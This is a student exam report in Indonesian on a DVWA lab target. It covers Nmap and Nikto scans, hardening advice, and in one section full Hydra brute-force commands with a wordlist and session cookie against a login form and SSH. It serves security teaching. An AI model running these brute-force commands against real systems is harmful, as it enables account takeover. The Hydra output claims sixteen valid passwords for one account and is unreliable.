

Anggota Kelompok

1. Daffa Fairuz Muslim (2231740027)

2. Maharani Suryaning Nastiti (2231740025)

UAS CYBER SECURITY

SOAL 1 : Identifikasi Layanan Web Server

A. Target Sistem

- Target: DVWA (Damn Vulnerable Web Application) dari TryHackMe
- IP Address: 10.10.14.248

B. Tools yang Digunakan

Nmap (Network Mapper) versi 7.60

- Tool untuk network discovery dan security auditing
- Digunakan untuk mengidentifikasi port terbuka, layanan yang berjalan, dan deteksi vulnerability

C. Proses atau Langkah yang Dilakukan

1) Basic Port Scanning

```
cc @minivg:~/nmap$ nmap -sT 10.10.14.248
daffa@daffa01:~$ nmap 10.10.14.248

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-15 14:31 UTC
Nmap scan report for 10.10.14.248
Host is up (0.25s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 16.96 seconds
```

```
daffa@daffa01:~$ nmap -sV 10.10.14.248

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-15 14:32 UTC
Nmap scan report for 10.10.14.248
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds
daffa@daffa01:~$
```

2) nmap -sV 10.10.14.248

- Parameter -sV digunakan untuk service version detection

3) Vulnerability Scanning dengan NSE Scripts

```
Nmap scan report for 10.10.14.248
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
http-cookie-flags:
  /:
    PHPSESSID:
      httponly flag not set
  /login.php:
    PHPSESSID:
      httponly flag not set
http-csrf: Couldn't find any CSRF vulnerabilities.
http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /login.php: Possible admin folder
  /robots.txt: Robots file
  /config/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
  /docs/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
  /external/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server open and hold
    them open as long as possible. It accomplishes this by opening connections to
    the target web server and sending a partial request. By doing so, it starves
    the http server's resources causing Denial Of Service.

    Disclosure date: 2009-09-17
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
      http://hackers.org/slowloris/
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

- Menggunakan Nmap Scripting Engine (NSE) untuk deteksi vulnerability yang lebih mendalam
- Script yang dijalankan meliputi:
 - http-cookie-flags
 - http-csrf
 - http-dombased-xss
 - http-enum
 - http-slowloris-check

D. Hasil yang Didapatkan

a. Sistem dan Layanan

- Host **Informasi** Status: UP (latency 0.26s)
- Filtered Ports: 998 port terfilter
- Operating System: Linux dengan kernel Linux

b. Port dan Layanan Terbuka

1) Port 22/tcp - SSH

- Service: OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10
- OS: Ubuntu Linux
- Protocol: 2.0

2) Port 80/tcp - HTTP

- Service: Apache httpd 2.4.7
- OS: Ubuntu

c. Vulnerability yang Terdeteksi

1) HTTP Cookie Security Issues

- Lokasi: / dan /login.php
- Masalah:
 - PHPSESSID: httponly flag not set
 - Cookie tidak memiliki pengaturan keamanan yang memadai

2) Cross-Site Request Forgery (CSRF)

- Status: Couldn't find any CSRF vulnerabilities
- Catatan: Tidak ditemukan vulnerability CSRF yang jelas

3) DOM-based XSS

- Status: Couldn't find any DOM based XSS vulnerabilities
- Catatan: Tidak ditemukan vulnerability XSS berbasis DOM

4) Directory Enumeration

- **Direktori yang Ditemukan:**
 - /login.php: Possible admin folder
 - /robots.txt: Robots file
 - /config/: Potentially interesting directory (Apache/2.4.7 Ubuntu)
 - /docs/: Potentially interesting directory (Apache/2.4.7 Ubuntu)
 - /external/: Potentially interesting directory (Apache/2.4.7 Ubuntu)

5) Slowloris DoS Vulnerability

- a. Status: VULNERABLE
- b. Severity: LIKELY VULNERABLE
- c. CVE: CVE-2007-6750
- d. Deskripsi:
 - Slowloris mencoba untuk menjaga banyak koneksi ke target web server terbuka dan menahan mereka selama mungkin
 - Dapat menyebabkan Denial of Service dengan menghabiskan resources server
- e. Disclosure Date: 2009-09-17
- f. Referensi:
 - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>

- <http://ha.ckers.org/slowloris/>

6) Stored XSS Vulnerabilities

- a. Status: Couldn't find any stored XSS vulnerabilities
- b. Catatan: Tidak ditemukan stored XSS pada scanning awal

SOAL 2 : Penanganan Kerentanan

A. Cookie Security Issues

- a. Masalah: Cookie PHPSESSID tidak memiliki flag keamanan
- b. Penanganan:
 - 1) Menambahkan pengaturan keamanan cookie di PHP:
 - Aktifkan httponly flag untuk mencegah akses JavaScript
 - Gunakan secure flag untuk HTTPS
 - Set samesite untuk mencegah CSRF
 - 2) Implementasi: Edit file konfigurasi PHP atau tambahkan di kode:

php

```
session_set_cookie_params([  
    'httponly' => true,  
    'secure' => true,  
    'samesite' => 'Strict'  
]);
```

B. Slowloris DoS Vulnerability (CVE-2007-6750)

- a. Masalah: Server rentan terhadap serangan Denial of Service
- b. Penanganan:

1. Batasi Connection Timeout:

- Kurangi timeout untuk request yang lambat
- Batasi jumlah koneksi per IP

2. Implementasi: Edit konfigurasi Apache:

apache

Timeout 30

KeepAliveTimeout 5

MaxRequestWorkers 200

3. Alternatif Sederhana:

- Gunakan reverse proxy seperti Nginx
- Implementasi rate limiting pada firewall

C. Directory Exposure

a. Masalah: Direktori sensitif dapat diakses publik (/config/, /docs/)

b. Penanganan:

1. **Blokir Akses Direktori:** Buat file .htaccess di direktori yang ingin dilindungi:

apache

Order Deny,Allow

Deny from all

2. **Disable Directory Listing:** Tambahkan di konfigurasi Apache:

apache

Options -Indexes

D. SSH Hardening (Port 22)

a. Masalah: SSH menggunakan konfigurasi default

b. Penanganan:

1. **Langkah Dasar:**

- Ganti port default SSH dari 22 ke port lain
- Disable root login
- Gunakan key-based authentication

2. **Implementasi:** Edit /etc/ssh/sshd_config:

bash

Port 2222

PermitRootLogin no

PasswordAuthentication no

E. Rekomendasi Umum

a. Tindakan Preventif:

1. **Update Rutin:**

bash

sudo apt update && sudo apt upgrade

2. **Monitoring Sederhana:**

- Cek log Apache secara berkala
- Monitor penggunaan resource server

3. **Backup dan Recovery:**

- Buat backup konfigurasi sebelum perubahan

- Siapkan rencana recovery

b. Referensi:

- OWASP Top 10 Web Application Security Risks
- Apache Security Documentation
- Ubuntu Server Security Guide

c. Kesimpulan

Dari hasil vulnerability assessment menggunakan Nmap, ditemukan beberapa kerentanan pada target DVWA, dengan yang paling kritis adalah Slowloris DoS vulnerability (CVE-2007-6750) dan masalah konfigurasi cookie security. Penanganan yang tepat meliputi konfigurasi server yang lebih aman, implementasi rate limiting, dan regular security updates untuk meminimalkan risiko serangan.

SOAL 3 : Pemindaian Keamanan Jaringan

a. Menggunakan tools Nikto

b. Jalankan `nmap -sS -sV -O 10.10.14.248` dan `nikto -h http://10.10.14.248`

c. Port 22 dan 80 terbuka

d. Nikto menemukan:

- 1) Cookie tanpa httponly
- 2) Header server terlalu terbuka
- 3) Direktori sensitif `/config/`, `/docs/`, `/icons/`
- 4) Halaman login admin: `/login.php`

```
root@daffa01:/home/daffa# nikto -h http://10.10.246.171 -o hasilnikto.txt
- Nikto v2.1.5
-----
+ Target IP:      10.10.246.171
+ Target Hostname: 10.10.246.171
+ Target Port:    80
+ Start Time:     2025-06-16 13:48:22 (GMT0)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x1a 0x5775a
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 11 item(s) reported on remote host
+ End Time:       2025-06-16 14:20:04 (GMT0) (1902 seconds)
-----
+ 1 host(s) tested
```

SOAL 4 : Pengujian SSH Remote Access:

1)Bahan sebelum brute force

```
Tool : hydra
IP : http://10.10.116.80/
Pass : /usr/share/wordlists/rockyou.txt
PHPSESSID : kb99vgne99bvelh34r95jhhm5
security : low
link : /vulnerabilities/brute/?username=daffa&password=daffa&Login=Login#
Login failed : Username and/or password incorrect.

Command :
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.116.80 http-get-form
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookies:PHPSESSID=kb99vgne99bvelh34r95jhhm5; Security=low:F=Username and/or password
incorrect." -t 30
```

2) Melakukan bruteforce dengan menjalankan hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://10.10.14.248


3) Hasil setelah dilakukan bruteforce

```
root@ip-10-10-0-105:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.116.80 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-17 15:25:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://10.10.116.80:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.
[80][http-get-form] host: 10.10.116.80 login: admin password: 1234567
[80][http-get-form] host: 10.10.116.80 login: admin password: 123456
[80][http-get-form] host: 10.10.116.80 login: admin password: 12345
[80][http-get-form] host: 10.10.116.80 login: admin password: password
[80][http-get-form] host: 10.10.116.80 login: admin password: iloveyou
[80][http-get-form] host: 10.10.116.80 login: admin password: princess
[80][http-get-form] host: 10.10.116.80 login: admin password: rockyou
[80][http-get-form] host: 10.10.116.80 login: admin password: 12345678
[80][http-get-form] host: 10.10.116.80 login: admin password: 123456789
[80][http-get-form] host: 10.10.116.80 login: admin password: abc123
[80][http-get-form] host: 10.10.116.80 login: admin password: nicole

[80][http-get-form] host: 10.10.116.80 login: admin password: abc123
[80][http-get-form] host: 10.10.116.80 login: admin password: nicole
[80][http-get-form] host: 10.10.116.80 login: admin password: daniel
[80][http-get-form] host: 10.10.116.80 login: admin password: babygirl
[80][http-get-form] host: 10.10.116.80 login: admin password: monkey
[80][http-get-form] host: 10.10.116.80 login: admin password: lovely
[80][http-get-form] host: 10.10.116.80 login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-17 15:25:05
```

3) Hasil Login



DVWA


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

4) Antisipasi

- Gunakan key-based authentication
- Batasi IP melalui firewall
- Terapkan kebijakan password kuat

SOAL 5 : Kebijakan dan Prosedur

A. Evaluasi

1) Diperlukan kebijakan:

- Pengelolaan password
- Pemindaian dan update rutin
- Penanganan hasil pemindaian

B. Rekomendasi Kebijakan

- SOP pemindaian bulanan
- Security baseline server
- Pelatihan keamanan dasar untuk karyawan

SOAL 6 : Rekomendasi untuk Peningkatan Keamanan

A. Tools dan Teknologi

- IDS/IPS: Snort, Suricata
- SIEM: Wazuh, ELK Stack
- Patch Management: Otomatisasi update OS dan app

B. Arsitektur

- Terapkan **Zero Trust Architecture**
- Segregasi jaringan internal dan eksternal
- Otentikasi multi-faktor (MFA) untuk semua akses penting